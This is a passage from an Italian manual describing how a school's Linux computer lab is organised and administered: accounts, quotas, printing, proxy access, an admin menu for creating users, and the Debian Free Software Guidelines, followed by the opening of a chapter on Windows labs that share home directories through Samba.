Per ridurre l'incidenza di problemi legati all'integrità dei dati, si rende necessaria l'esecuzione di una scansione di controllo del disco con una frequenza abbastanza elevata, indipendentemente dal fatto che si siano manifestati dei problemi gravi.

Per terminare l'attività si procede in modo opposto:

1. si arresta il sistema operativo degli elaboratori che hanno indirizzi da 172.17.1.1 a 172.17.1.253;

2. si arresta il sistema operativo dell'elaboratore con indirizzo 172.17.1.254;

3. si disinseriscono gli interruttori del quadro elettrico, cominciando da quelli periferici e concludendo con quello generale.

L'arresto del sistema operativo di tutti gli elaboratori accesi può essere comandato una volta per tutte dall'elaboratore 172.17.1.254, con la voce di menù apposita, come viene descritto nelle sezioni successive.

Gli elaboratori che per qualche ragione non iniziano la procedura di arresto del sistema operativo, possono essere forzati a farlo, selezionando una console (non grafica) e poi utilizzando la combinazione di tasti [*Ctrl Alt Canc*].

Al termine, anche l'elaboratore 172.17.1.254 deve essere spento (a meno che sia stato stabilito di lasciarlo acceso per qualche ragione particolare), cominciando dalla combinazione di tasti [*Ctrl Alt Canc*], come già descritto, prima di disattivare gli interruttori del quadro elettrico. Se per qualche motivo fosse stato stabilito di lasciare accesi alcuni elaboratori, dal quadro elettrico vanno staccati soltanto gli interruttori che servono; in particolare va lasciato inserito l'interruttore generale.

791.2 Utenze

Per poter utilizzare qualunque elaboratore del laboratorio, è necessario disporre di un'utenza personale, a cui è associata una parola d'ordine di riconoscimento:

`login:` **`rossimario`** [*Invio*]

`Password:` **`segretissimo`** [*Invio*]

Per sicurezza, l'inserimento della parola d'ordine viene fatto all'oscuro, senza nemmeno poter vedere quanti tasti sono stati premuti.

Le utenze devono essere personali e possono essere create solo da un «amministratore», ovvero da una persona che abbia i privilegi necessari per questo compito. La parola d'ordine viene decisa dallo stesso utente che deve usarla successivamente per identificarsi, il quale deve anche avere la cura di ricordarsela e di mantenerla segreta.

In base all'organizzazione del laboratorio, per poter cambiare la propria parola d'ordine è necessario chiedere aiuto all'amministratore.

Gli utenti del laboratorio devono essere ben consapevoli del fatto che alcune delle attività svolte sono annotate in un registro elettronico, che è pubblico nell'ambito della rete locale. I file di tale registro vengono conservati (salvo malfunzionamenti), per un tempo discreto e potrebbero servire per verificare l'utilizzo corretto del laboratorio stesso da parte di chi vi accede, benché tale ricerca sia comunque di una certa complessità. Anche per questa ragione è molto importante mantenere segreta la propria parola d'ordine di identificazione, inoltre non conviene abbandonare, anche solo temporaneamente, un elaboratore (o un terminale) lasciando attiva la propria sessione di lavoro.

Ogni utente dispone di una directory personale, ovvero di uno spazio per i propri dati personali. In base alle caratteristiche tecniche degli elaboratori disponibili, lo spazio concesso a ogni utente è di 50000000 byte. L'utilizzo dello spazio da parte di ogni utente deve essere tenuto sotto controllo, perché i programmi più comuni (come quelli di navigazione o quelli di automazione dell'ufficio) creano spesso in modo automatico dei file nella directory personale, in modo da conservare la configurazione particolare dell'utente. In caso di necessità, alla prima occasione, le utenze che utilizzano molto più spazio del consentito possono essere rimosse dall'amministratore senza preavviso, pertanto, gli utenti che si accorgono del problema e non sono in grado di ridurre lo spazio utilizzato, dovrebbero almeno chiedere aiuto.

In generale, pur non essendoci alcuna intenzione di danneggiare gli utenti del laboratorio, non è possibile dare alcuna garanzia che i dati vengano conservati integri nel tempo; inoltre, all'inizio di ogni anno scolastico vengono azzerate tutte le utenze. Pertanto, gli utenti che hanno la necessità di conservare i propri dati attraverso gli anni scolastici devono organizzarsi attraverso delle copie di sicurezza.

791.2.1 Registri

Per motivi didattici, dall'interno del laboratorio è possibile accedere all'indirizzo *`http://172.17.1.254/cgi-bin/var_log`*, dal quale è possibile leggere la maggior parte dei file delle registrazioni dell'elaboratore 172.17.1.254.

791.2.2 Studenti

Gli studenti che usufruiscono del laboratorio nell'ambito di esercitazioni didattiche programmate, devono utilizzare sempre lo stesso elaboratore o lo stesso terminale, a meno che sopravvengano delle esigenze particolari per cui il docente, o chiunque sia responsabile in quel momento, decida uno spostamento temporaneo.

Gli studenti sono tenuti ad avvisare tempestivamente l'insegnante quando si accorgono di un'anomalia o di un danneggiamento della propria stazione di lavoro.

791.3 Console e utilizzo di applicazioni grafiche

In generale le postazioni di lavoro normali attivano automaticamente il sistema grafico dopo l'identificazione dell'utente. Tuttavia, sono disponibili anche le console virtuali tradizionali (a caratteri, senza grafica). Le console virtuali sono raggiungibili con le combinazioni di tasti [*Ctrl Alt F1*], [*Ctrl Alt F2*], fino a [*Ctrl Alt F6*]; inoltre, la combinazione [*Ctrl Alt F7*] riporta alla sessione di lavoro grafica.

In caso di necessità, durante il funzionamento in modalità grafica, è possibile eliminare il processo elaborativo del sistema grafico X attraverso la combinazione di tasti [*Ctrl Alt Backspace*] (ovvero [*Ctrl Alt* <---]).

Il sistema grafico è organizzato in modo da non avere «oggetti» (*gadget*) superflui. Tra le altre cose, ciò consente di ottenere il massimo delle prestazioni dall'elaboratore senza sprechi. Per questa ragione, il puntatore grafico del mouse non mostra clessidre o altro per indicare l'aumento dell'attività del sistema operativo; quindi, quando si avvia un'applicazione, occorre aspettare un momento prima di poterla vedere apparire.

791.4 Stampa

Sono disponibili due stampanti, collegate rispettivamente all'elaboratore 172.17.1.254 e 172.17.1.253. La stampa presso tutti gli elaboratori avviene in modo predefinito utilizzando la stampante collegata all'elaboratore 172.17.1.254; mentre la stampante ausiliaria viene utilizzata solo durante l'uso dell'elaboratore 172.17.1.253. In caso di avaria della stampante principale, la stampante ausiliaria viene collegata all'elaboratore 172.17.1.254.

791.5 Elaboratori in difficoltà

Nel caso qualche elaboratore destinato agli utenti del laboratorio avesse qualche problema ad avviare il sistema operativo dal disco, questi potrebbero essere avviati attraverso la rete, selezionando tale funzione al momento dell'avvio. Tuttavia, tale modalità di funzionamento deve essere solo eccezionale, perché ciò appesantisce ulteriormente il carico di lavoro degli elaboratori che svolgono il ruolo di serventi per la rete locale.

791.6 Accesso a Internet

L'accesso a Internet avviene attraverso l'elaboratore con indirizzo 172.17.1.254, il quale svolge il compito di router e di proxy trasparente (ciò in particolare allo scopo di ridurre il carico della rete quando si eseguono accessi agli stessi indirizzi). La funzionalità di proxy include anche un filtro dei contenuti.

791.7 Amministrazione del laboratorio

Oltre al responsabile del laboratorio, altre persone potrebbero eseguire alcune operazioni legate all'amministrazione tecnica dello stesso, per evitare di dover dipendere da un solo responsabile per ogni cosa.

Queste persone possono utilizzare l'utenza '**admin0**', o altra utenza convenuta con il responsabile, presso l'elaboratore con indirizzo 172.17.1.254 (localmente o a distanza). Ciò consente di raggiungere un menù di funzioni prestabilito, come si vede nella figura seguente, che può contenere più voci se ci si trova presso la console dell'elaboratore principale:

```
.----------------------Admin menu------------------------.
| Admin limited menu                                     |
| .----------------------------------------------------. |
| |   adduser         Add a new user                   | |
| |   passwd          Change a user's password         | |
| |   user info       Show user info                   | |
| |   home info       Show home directory info         | |
| |   quota report    Show sorted user's quota         | |
| |   custom1         Custom script 1                  | |
| |   custom2         Custom script 2                  | |
| |   custom3         Custom script 3                  | |
| |   exit            Quit                             | |
| `----------------------------------------------------' |
|--------------------------------------------------------|
|              <  OK   >       <Annulla>                 |
`--------------------------------------------------------'
```

Attraverso questo menù è possibile, in particolare, aggiungere un'utenza, cambiare la parola d'ordine di un utente che ne fa richiesta e verificare la configurazione delle utenze.

Tabella 791.3. Descrizione delle funzioni disponibili all'utente '**admin0**'.

Funzione	Descrizione
`adduser`	Consente di aggiungere un'utenza al sistema.
`printer access`	Controlla gli accessi al servizio di stampa.
`user info` `home info`	Consente di avere informazioni su un'utenza.
`quota report`	Mostra l'elenco delle quote degli utenti, ordinata in modo decrescente per quantità di spazio utilizzato.
`proxy access`	Controlla gli accessi al servizio proxy HTTP.
`proxy filter`	Definisce a chi deve essere applicato il filtro dei contenuti tramite DansGuardian.
`lprm`	Elimina la coda di stampa.
`gpm restart`	Riavvia il demone per la gestione del mouse.
`custom1`	Ricostruisce i collegamenti tra studenti e insegnanti, per lo scambio di verifiche e di strumenti didattici.
`exit`	Esce dal menù.

Eventualmente, presso gli altri elaboratori è possibile usare la stessa utenza '**`admin0`**' per un insieme alternativo di funzionalità:

```
.------------------Admin menu--------------------.
| Local admin limited menu                       |
| .--------------------------------------------. |
| |   gpm restart  Restart the mouse service   | |
| |   exit         Quit                        | |
| `--------------------------------------------' |
|------------------------------------------------|
|           <  OK  >      <Cancel>               |
`------------------------------------------------'
```

791.7.1 Procedura per l'aggiunta di un utente

Dal momento che si prevede la presenza simultanea di un gran numero di utenze, si richiede a chi interviene per aggiungerne di nuove di farlo con un certo ordine.

Per prima cosa **si conviene che il nominativo scelto dall'utente cominci con il cognome** e continui, possibilmente, con il nome (per esempio «rossimario»), tenendo conto che si possono usare al massimo 16 caratteri alfabetici e numerici (lettere dalla «a» alla «z», minuscole, cifre da zero a nove).

Una volta inserito il nominativo, è necessario stabilire una sigla che viene usata per classificare l'utenza. Nel caso degli studenti che usano comunemente il laboratorio, va usata la sigla della classe (compresa la sezione e una lettera per distinguere il corso di studi) seguita dall'anno scolastico. La tabella seguente riepiloga alcuni esempi.

Tabella 791.5. Esempi di sigle da usare per raggruppare le utenze secondo il contesto per il quale vengono create.

Esempio	Contesto
`5A0708`	Utenze annuali, riferite agli alunni di 5A, create nell'anno scolastico 2007/2008, dove non è necessario specificare il corso di studi.
`4AS0708`	Utenze annuali, riferite agli alunni di 4A, corso «S», create nell'anno scolastico 2007/2008.
`DOCENTI0`	Utenze riferite ai docenti, da conservare attraverso gli anni scolastici.
`ITP00000`	Utenze riferite agli insegnanti tecnico-pratici, da conservare attraverso gli anni scolastici.
`TECNICI0`	Utenze riferita ai tecnici, da conservare attraverso gli anni scolastici.
`COLLSCOL`	Utenze riferite ai tecnici, da conservare attraverso gli anni scolastici.
`SEGRETER`	Utenze riferite al personale di segreteria, da conservare attraverso gli anni scolastici.
`DSGA0000`	Utenza riferita al direttore dei servizi generali e amministrativi, da conservare attraverso gli anni scolastici.
`DIRIGENT`	Utenza riferita al dirigente scolastico, da conservare attraverso gli anni scolastici.

Quando viene richiesto di inserire un utente, il programma che si occupa di questo consente di aggiungere dei dati ulteriori all'interno di un campo aggiuntivo. Ciò va usato per indicare i dati significativi dell'utenza, in base al contesto di utilizzo. Seguono due esempi; il primo riferito all'utente Mario Rossi che è uno studente di 5A «igea», il secondo riferito al professor

Sempronio Dicembrino che è docente di economia aziendale:

```
.------------Add a new user---------------.
| Please insert the new user name (only   |
| lower case letters and numbers, max 16  |
| characters):                            |
| |1234567890123456|                      |
| .-------------------------------------. |
| |                                     | |
| `-------------------------------------' |
|-----------------------------------------|
|         <  OK  >     <Cancel>           |
`-----------------------------------------'
```

rossimario OK

```
.--------Classify user-----------.
| Please select a hierarchy name |
| for the user: it will be used  |
| as an intermediate directory   |
| after "/home/".                |
| .----------------------------. |
| |   new      add a new one   | |
| |   4AI0708   /home/4A0708   | |
| |   4BI0708   /home/4B0708   | |
| `----------------------------' |
|--------------------------------|
|     <  OK   >   <Annulla>      |
`--------------------------------'
```

Non essendo già stata prevista la classificazione '**5AI0708**', si seleziona la voce '**new**' per passare all'inserimento manuale:

```
.-------------------Classify user-----------------------.
| Please insert a hierarchy name for the user: it will   |
| be used as an intermediate directory after "/home/".   |
| Please insert only upper case letters and digits (A-Z, |
| 0-9; min 4, max 8 characters):                         |
| |12345678|                                            |
| .----------------------------------------------------. |
| |2007                                                | |
| `----------------------------------------------------' |
|--------------------------------------------------------|
|              <  OK   >       <Annulla>                 |
`--------------------------------------------------------'
```

Viene cancellato il valore predefinito e viene assegnata la sigla '**5AI0708**':

[*Canc*][*Canc*][*Canc*][*Canc*]

5AI0708 OK

```
.-------Full user name----------.
| Please insert the user full   |
| name and maybe some more data |
| to identify it.               |
| .---------------------------. |
| |                           | |
| `---------------------------' |
|-------------------------------|
|     <  OK  >   <Cancel>       |
`-------------------------------'
```

Vengono richiesti alcuni dati addizionali, che è bene compilare per poter individuare correttamente l'utente:

`studente Rossi Mario 5A igea 2007/2008` [*Invio*]

```
Adding user 'rossimario'...
Adding new group 'rossimario' (1000).
Adding new user 'rossimario' (1000) with group 'rossimario'.
Creating home directory '/home/5AI0708/rossimario'.
Copying files from '/etc/skel'
```

Al termine viene richiesto di inserire per due volte la parola d'ordine, cosa che deve essere fatta direttamente dalla persona per la quale si crea l'utenza.

```
.--------New password---------.
| Please insert the new       |
| password for user           |
| "rossimario" width home     |
| directory                   |
| "/home/5AI0708/rossimario": |
| .-------------------------. |
| |************             | |
| `-------------------------' |
|-----------------------------|
|    <  OK  >  <Cancel>       |
`-----------------------------'
```

L'inserimento corrisponde alla visualizzazione di una serie di asterischi.

```
.--------New password---------.
| Please insert again the     |
| new password for user       |
| "rossimario" width home     |
| directory                   |
| "/home/5AI0708/rossimario": |
| .-------------------------. |
| |************             | |
| `-------------------------' |
|-----------------------------|
|    <  OK  >  <Cancel>       |
`-----------------------------'
```

Dopo l'inserimento, per due volte, della parola d'ordine, se tutto è stato fatto senza errori, soprattutto se la parola d'ordine è stata inserita correttamente, si può stampare un promemoria, presso la stampante predefinita (secondo la configurazione dell'elaboratore):

```
.----------print------------.
| Should I print the user   |
| data?                     |
|---------------------------|
|   <  Yes  >  <  No  >     |
`---------------------------'
```

Al termine si può procedere con l'utente successivo:

```
.------------Add a new user---------------.
| Please insert the new user name (only   |
| lower case letters and numbers, max 16  |
| characters):                            |
| |1234567890123456|                      |
| .------------------------------------.  |
| |                                    |  |
| `------------------------------------'  |
|-----------------------------------------|
|         <  OK  >     <Cancel>           |
`-----------------------------------------'
```

Passando all'inserimento dell'utente «Sempronio Dicembrino», la somma di cognome e nome sarebbe troppo lunga, pertanto si concorda con l'utente di usare il nominativo '**`dicembrinosempro`**':

`dicembrinosempro` [OK]

```
.--------Classify user-----------.
| Please select a hierarchy name |
| for the user: it will be used  |
| as an intermediate directory   |
| after "/home/".                |
| .----------------------------. |
| |   new      add a new one   | |
| |   4A0708   /home/4A0708    | |
| |   4B0708   /home/4B0708    | |
| |   5A0708   /home/5A0708    | |
| `----------------------------' |
|--------------------------------|
|     <  OK   >   <Annulla>      |
`--------------------------------'
```

Non essendo già stata prevista la classificazione '**`DOCENTI0`**', si seleziona la voce '**`new`**' per passare all'inserimento manuale:

```
.-------------------Classify user----------------------.
| Please insert a hierarchy name for the user: it will  |
| be used as an intermediate directory after "/home/".  |
| Please insert only upper case letters and digits (A-Z, |
| 0-9; min 4, max 8 characters):                        |
| |12345678|                                            |
| .---------------------------------------------------. |
| |2007                                               | |
| `---------------------------------------------------' |
|-------------------------------------------------------|
|               <  OK   >        <Annulla>              |
`-------------------------------------------------------'
```

Viene cancellato il valore predefinito e viene assegnata la sigla '**`DOCENTI0`**':

[*Canc*][*Canc*][*Canc*][*Canc*]

`DOCENTI0` [OK]

```
.-------Full user name----------.
| Please insert the user full   |
| name and maybe some more data |
| to identify it.               |
| .---------------------------. |
| |                           | |
| `---------------------------' |
|-------------------------------|
|      <  OK  >    <Cancel>     |
`-------------------------------'
```

prof. Dicembrino Sempronio economia aziendale 2007/2008 [*Invio*]

```
Adding user dicembrinosempro...
Adding new group dicembrinosempro (1004).
Adding new user dicembrinosempro (1004) with group dicembrinosempro.
Creating home directory /home/DOCENTI0/dicembrinosempro.
Copying files from /etc/skel
```

```
.------------New password------------.
| Please insert the new              |
| password for user                  |
| "dicembrinosempro" width           |
| home directory                     |
| "/home/DOCENTI0/dicembrinosempro": |
| .--------------------------------. |
| |************                    | |
| `--------------------------------' |
|------------------------------------|
|         <  OK  >    <Cancel>       |
`------------------------------------'
.------------New password------------.
| Please insert again the new        |
| password for user                  |
| "dicembrinosempro" width home      |
| directory                          |
| "/home/DOCENTI0/dicembrinosempro": |
| .--------------------------------. |
| |************                    | |
| `--------------------------------' |
|------------------------------------|
|         <  OK  >    <Cancel>       |
`------------------------------------'
```

Al termine, dopo la conferma dell'inserimento della parola d'ordine e dopo aver deciso se stampare o meno il promemoria, non dovendo inserire altri utenti, basta concludere selezionando il pulsante grafico CANCEL.

Quando si tenta di inserire un nominativo utente molto lungo, è probabile che l'operazione si concluda ugualmente con successo, ma ciò avviene perché il programma riduce automaticamente il nome ai primi 16 caratteri. Pertanto, se si inserisce il nominativo «dicembrinosempronio» si ottiene in pratica l'utente «dicembrinosempro». Di questo occorre tenerne conto, perché poi gli utenti chiedono aiuto quando non riescono ad accedere al sistema; in tal caso basta dire loro di riprovare con i soli primi 16 caratteri del nominativo presunto.

791.7.2 Controllo dei servizi

Presso l'elaboratore 172.17.1.254 sono presenti diversi servizi per la rete locale, compreso quello di stampa e un proxy HTTP trasparente. L'accesso a questi servizi può essere controllato, per impedire ad alcuni elaboratori di stampare o di accedere a servizi HTTP esterni con il navigatore. Ciò che si imposta in questo modo, rimane, anche al riavvio dell'elaboratore 172.17.1.254, pertanto è necessario sapere come ripristinare o comunque regolare tali servizi.

Dal menù si seleziona la voce `printer access` per il controllo dell'utilizzo della stampante, oppure la voce `proxy access` per il controllo dell'accesso ai servizi esterni HTTP e `proxy filter` per il controllo del filtro dei contenuti. In entrambi i casi si ottiene un elenco degli elaboratori che possono essere abilitati o disabilitati; l'esempio seguente riguarda il caso del proxy HTTP:

```
.----------HTTP proxy access permissions-------------.
| Please, select or deselect who can access to the   |
| HTTP proxy:                                        |
| .-----------------------------------------------. |
| | [ ] DENY_ALL       reset to no access allowed  | |
| | [ ] ALLOW_ALL      reset to all access allowed | |
| | [X] 172.17.1.1     allow_172.21.1.1            | |
| | [ ] 172.17.1.10    allow_172.21.1.10           | |
| | [X] 172.17.1.11    allow_172.21.1.11           | |
| | [ ] 172.17.1.12    allow_172.21.1.12           | |
| | [ ] 172.17.1.13    allow_172.21.1.13           | |
| | [ ] 172.17.1.14    allow_172.21.1.14           | |
| | [ ] 172.17.1.15    allow_172.21.1.15           | |
| | [ ] 172.17.1.16    allow_172.21.1.16           | |
| | [ ] 172.17.1.17    allow_172.21.1.17           | |
| | [ ] 172.17.1.18    allow_172.21.1.18           | |
| | [ ] 172.17.1.19    allow_172.21.1.19           | |
| | [X] 172.17.1.2     allow_172.21.1.2            | |
| | [ ] 172.17.1.20    allow_172.21.1.20           | |
| | [ ] 172.17.1.21    allow_172.21.1.21           | |
| `-----v(+)--------------------------------------' |
|                                                    |
|----------------------------------------------------|
|            <  OK  >        <Cancel>                |
`----------------------------------------------------'
```

Per selezionare o deselezionare una voce, basta premere la barra spaziatrice quando quella che si desidera è evidenziata; per confermare le selezioni fatte, si seleziona il pulsante OK. Nell'esempio è in evidenza la richiesta di attivare il collegamento per gli elaboratori 172.17.1.1, 172.17.1.2 e 172.17.1.11.

791.7.3 Controllo del numero massimo di pagine stampabili per volta

Presso ogni singolo elaboratore è possibile stabilire il numero massimo di pagine che possono essere stampate per volta. Dal menù si seleziona la voce `print maxpages` e si ottiene una mascherina in cui appare il limite precedente e si può dichiarare il limite nuovo:

```
.----------------Set max lpr/lp printable pages------------------.
| Please insert how many pages are allowed to be printed for any |
| single print; if you enter zero or you leave blank, there is   |
| no limit:                                                      |
| .------------------------------------------------------------. |
| |11                                                          | |
| `------------------------------------------------------------' |
|                                                                |
|                                                                |
|----------------------------------------------------------------|
|                   <  OK  >          <Cancel>                   |
`----------------------------------------------------------------'
```

Dopo aver modificato il valore, basta confermare selezionando il pulsante OK. Nell'esempio appare un limite di 11 pagine.

791.8 Utilizzo di elaboratori estranei al laboratorio

Se per qualche ragione devono essere usati nel laboratorio degli elaboratori diversi da quelli previsti, collegandoli alla rete, è necessario provvedere alla configurazione dell'interfaccia di rete e all'instradamento necessari, sapendo che:

- l'indirizzo della rete locale è 172.17.0.0, con maschera di rete 255.255.0.0;
- possono essere usati gli indirizzi che non sono assegnati agli elaboratori che compongono normalmente il laboratorio, per esempio indirizzi del tipo 172.17.100.*;
- Il router per accedere alla rete esterna dall'interno del laboratorio è 172.17.1.254.

791.9 Licenze

Salvo indicazione diversa, nel laboratorio viene usato software libero che risponde alle linee guida DFSG (*Debian free software guidelines*), citate nella sezione 791.9.1 (il testo originale si trova presso ⟨http://www.debian.org/social_contract#guidelines⟩); oltre al software è disponibile anche documentazione che, pur non essendo modificabile, può essere riprodotta senza oneri.

791.9.1 The Debian Free Software Guidelines (DFSG)[1]

1. **Free Redistribution**

   The license of a Debian component may not restrict any party from selling or giving away the software as a component of an aggregate software distribution containing programs from several different sources. The license may not require a royalty or other fee for such sale.

2. **Source Code**

   The program must include source code, and must allow distribution in source code as well as compiled form.

3. **Derived Works**

   The license must allow modifications and derived works, and must allow them to be distributed under the same terms as the license of the original software.

4. **Integrity of The Author's Source Code**

   The license may restrict source-code from being distributed in modified form **_only_** if the license allows the distribution of "patch files" with the source code for the purpose of modifying the program at build time. The license must explicitly permit distribution of software built from modified source code. The license may require derived works to carry a different name or version number from the original software. (*This is a compromise. The Debian group encourages all authors not to restrict any files, source or binary, from being modified.*)

5. **No Discrimination Against Persons or Groups**

   The license must not discriminate against any person or group of persons.

6. **No Discrimination Against Fields of Endeavor**

   The license must not restrict anyone from making use of the program in a specific field of endeavor. For example, it may not restrict the program from being used in a business, or from being used for genetic research.

7. **Distribution of License**

   The rights attached to the program must apply to all to whom the program is redistributed without the need for execution of an additional license by those parties.

8. **License Must Not Be Specific to Debian**

   The rights attached to the program must not depend on the program's being part of a Debian system. If the program is extracted from Debian and used or distributed without Debian but otherwise within the terms of the program's license, all parties to whom the program is redistributed should have the same rights as those that are granted in conjunction with the Debian system.

9. **License Must Not Contaminate Other Software**

   The license must not place restrictions on other software that is distributed along with the licensed software. For example, the license must not insist that all other programs distributed on the same medium must be free software.

10. **Example Licenses**

    The "**GPL**", "**BSD**", and "**Artistic**" licenses are examples of licenses that we consider "*free*".

Figura 791.23. Piantina del laboratorio per le annotazioni riferite alle varie postazioni.

172.17.1.254 **172.17.1.253**

172.17.1.4 **172.17.1.5**

172.17.1.1 **172.17.1.2** **172.17.1.3**

172.17.1.9 **172.17.1.10**

172.17.1.6 **172.17.1.7** **172.17.1.8**

172.17.1.11 **172.17.1.12** **172.17.1.13**

172.17.1.14 **172.17.1.15**

172.17.1.16 **172.17.1.17** **172.17.1.18**

172.17.1.19 **172.17.1.20**

172.17.1.21 **172.17.1.22** **172.17.1.23**

172.17.1.24 **172.17.1.25**

172.17.1.26 **172.17.1.27** **172.17.1.28**

Figura 791.24. Piantina del laboratorio per le annotazioni riferite alle varie postazioni.

172.17.1.1 172.17.1.2

172.17.1.3 172.17.1.4

172.17.1.7 172.17.1.8 172.17.1.9 172.17.1.10

172.17.1.5 172.17.1.6

172.17.1.13 172.17.1.14 172.17.1.15 172.17.1.16

172.17.1.11 172.17.1.12

172.17.1.19 172.17.1.20 172.17.1.21 172.17.1.22

172.17.1.17 172.17.1.18

172.17.1.25 172.17.1.26 172.17.1.27 172.17.1.28

172.17.1.23 172.17.1.24

172.17.1.253 172.17.1.254

Figura 791.25. Scheda per le annotazioni riferite all'uso del laboratorio.

<table>
<tr><td colspan="3">laboratorio</td></tr>
<tr><td>data</td><td>ora/orario</td><td>classe/corso</td></tr>
<tr><td colspan="3">annotazioni; si prega di avvisare il responsabile in ogni caso</td></tr>
</table>

Figura 791.26. Mappa per l'uso della tastiera. Si può stampare una mappa di questa tastiera a partire da ⟨*allegati/a2/mappa-della-tastiera-italiana.ps* ⟩.

[1] Citazione da ⟨*http://www.debian.org/social_contract#guidelines* ⟩

Capitolo 792

Organizzazione e utilizzo dei laboratori MS-Windows

Questo capitolo è un esempio di manuale descrittivo dell'organizzazione e dell'utilizzo di un laboratorio didattico MS-Windows che si avvale della condivisione delle cartelle personali offerte da un elaboratore organizzato con nanoLinux. In altri termini, si suppone che esista un laboratorio nanoLinux simile a ciò che è descritto nel capitolo precedente e che dagli altri laboratori MS-Windows gli studenti continuino ad accedere ai loro file (tramite le proprie utenze) con l'aiuto di Samba.

Anche in questo caso il capitolo è da prendere come esempio illustrativo, attraverso il quale può essere più facile comprendere il senso e l'utilizzo di nanoLinux.

Figura 792.1. Nel laboratorio nanoLinux si ipotizza che l'elaboratore con le utenze e le directory personali degli utenti sia quello con indirizzo 172.17.1.254, raggiungibile dai laboratori MS-Windows con l'indirizzo 192.168.0.71; inoltre si concede l'accesso all'elaboratore 172.17.1.253 (ovvero 192.168.0.81 per i laboratori MS-Windows) con il protocollo TELNET, da usare con il programma PuTTY.

Gli esempi fanno riferimento a indirizzi IPv4 del tipo 192.168.0.*, che sarebbe bene evitare di usare (perché lo zero nel terzo ottetto rischia di entrare in conflitto con un indirizzo di rete). Tuttavia, nelle scuole si trovano spesso reti locali organizzate, imprudentemente, in questo modo.

Gli studenti e gli insegnanti possono avvalersi di un sistema interno di gestione delle utenze e delle cartelle personali, sia presso i laboratori informatizzati con sistemi GNU/Linux, sia

presso quelli con sistemi MS-Windows. Tale servizio, previa autenticazione elettronica, consente di lavorare indifferentemente presso qualunque postazione, ritrovando sempre i propri dati salvati in precedenza.

792.1 Premessa

Gli utilizzatori dei laboratori informatici basati su sistemi MS-Windows hanno la possibilità di salvare i propri dati utilizzando le cartelle personali abbinate alle utenze definite presso l'elaboratore con indirizzo IPv4 192.168.0.71; inoltre, eventualmente, possono accedere con il protocollo TELNET, attraverso il programma PuTTY, all'elaboratore 192.168.0.81, per svolgere attività che richiedano l'interazione con un sistema GNU/Linux.

Tale sistema di gestione delle utenze e delle cartelle personali attraverso la rete locale dell'istituto, può agevolare l'attività didattica, in quanto consente agli studenti e agli insegnanti di svolgere e ritrovare il proprio lavoro indipendentemente dalla postazione in cui viene eseguito. Per esempio, una stessa attività didattica potrebbe essere svolta utilizzando alcune ore presso un laboratorio e altre presso un altro (purché in tutti sia disponibile il software necessario all'attività stessa), senza il problema di dover trasferire i file ogni volta. Naturalmente tale sistema è perfettamente integrato con il laboratorio basato su sistema GNU/Linux, dal momento che questo servizio viene offerto precisamente da due elaboratori (*computer*) di tale laboratorio.

Va comunque osservato che ogni utente deve gestire una propria politica di copie di sicurezza, perché il servizio viene gestito con la massima cura, ma non si può mai escludere la possibilità di una perdita dei dati.

Oltre al problema della gestione dei dati attraverso la rete, vengono attuati degli accorgimenti che possono facilitare agli insegnanti il recupero delle verifiche didattiche dei propri studenti, in forma elettronica, e la pubblicazione agli stessi studenti di materiali, sempre in forma elettronica.

Alcuni insegnanti hanno la facoltà di creare le utenze ed eventualmente di cambiare la parola d'ordine agli utenti che l'hanno dimenticata. Gli insegnanti che desiderano acquisire tali privilegi, possono rivolgersi al responsabile del servizio.

792.2 Amministrazione

Gli insegnanti che hanno ottenuto la facoltà di intervenire in questo modo, hanno un'utenza amministrativa (corrispondente solitamente al solo cognome), con la quale possono connettersi all'elaboratore 192.168.0.71 attraverso il programma PuTTY, usando preferibilmente il protocollo SSH (cifrato), come si vede nella figura:

L'amministratore deve quindi introdurre il proprio nominativo-utente e la parola d'ordine, quindi ottiene il menù di funzioni che gli sono state concesse:

```
.---------------------Admin menu-----------------------.
| Admin limited menu                                   |
| .--------------------------------------------------. |
| |   adduser         Add a new user                 | |
| |   passwd          Change a user's password       | |
| |   description     Change a user's description    | |
| |   user info       Show user info                 | |
| |   home info       Show home directory info       | |
| |   quota report    Show sorted user's quota       | |
| |   custom1         Custom script 1                | |
| |   custom2         Custom script 2                | |
| |   custom3         Custom script 3                | |
| |   exit            Quit                           | |
| `--------------------------------------------------' |
|------------------------------------------------------|
|              <  OK   >        <Annulla>              |
`------------------------------------------------------'
```

Attraverso questo menù è possibile, in particolare, aggiungere un'utenza, cambiare la parola d'ordine di un utente che ne fa richiesta e verificare la configurazione delle utenze.

Tabella 792.4. Descrizione delle funzioni disponibili agli amministratori.

Funzione	Descrizione
`adduser`	Consente di aggiungere un'utenza al sistema.
`passwd`	Consente di modificare una parola d'ordine.
`description`	Consente di modificare la descrizione estesa di un'utenza.
`user info` `home info`	Consente di avere informazioni su un'utenza.
`quota report`	Mostra l'elenco delle quote degli utenti, ordinata in modo decrescente per quantità di spazio utilizzato.
`custom1`	Ricostruisce i collegamenti tra studenti e insegnanti, per lo scambio di verifiche e di strumenti didattici.
`exit`	Esce dal menù.

792.2.1 Procedura per l'aggiunta di un utente

Dal momento che si prevede la presenza simultanea di un gran numero di utenze, si richiede a chi interviene per aggiungerne di nuove di farlo con un certo ordine. Per prima cosa **si conviene che il nominativo scelto dall'utente cominci con il cognome** e continui, possibilmente, con il nome (per esempio «rossimario»), tenendo conto che si possono usare al massimo 16 caratteri alfabetici e numerici (lettere dalla «a» alla «z», minuscole, cifre da zero a nove).

Una volta inserito il nominativo, è necessario stabilire una sigla che viene usata per classificare l'utenza. Nel caso degli studenti che usano comunemente il laboratorio, va usata la sigla della classe (compresa la sezione e una lettera per distinguere il corso di studi) seguita dall'anno scolastico. La tabella seguente riepiloga alcuni esempi.

Tabella 792.5. Esempi di sigle da usare per raggruppare le utenze secondo il contesto per il quale vengono create.

Esempio	Contesto
`5A0708`	Utenze annuali, riferite agli alunni di 5A, create nell'anno scolastico 2007/2008, dove non è necessario specificare il corso di studi.
`4AS0708`	Utenze annuali, riferite agli alunni di 4A, corso «S», create nell'anno scolastico 2007/2008.
`DOCENTI0`	Utenze riferite ai docenti, da conservare attraverso gli anni scolastici.
`ITP00000`	Utenze riferite agli insegnanti tecnico-pratici, da conservare attraverso gli anni scolastici.
`TECNICI0`	Utenze riferita ai tecnici, da conservare attraverso gli anni scolastici.
`COLLSCOL`	Utenze riferite ai tecnici, da conservare attraverso gli anni scolastici.
`SEGRETER`	Utenze riferite al personale di segreteria, da conservare attraverso gli anni scolastici.
`DSGA0000`	Utenza riferita al direttore dei servizi generali e amministrativi, da conservare attraverso gli anni scolastici.
`DIRIGENT`	Utenza riferita al dirigente scolastico, da conservare attraverso gli anni scolastici.

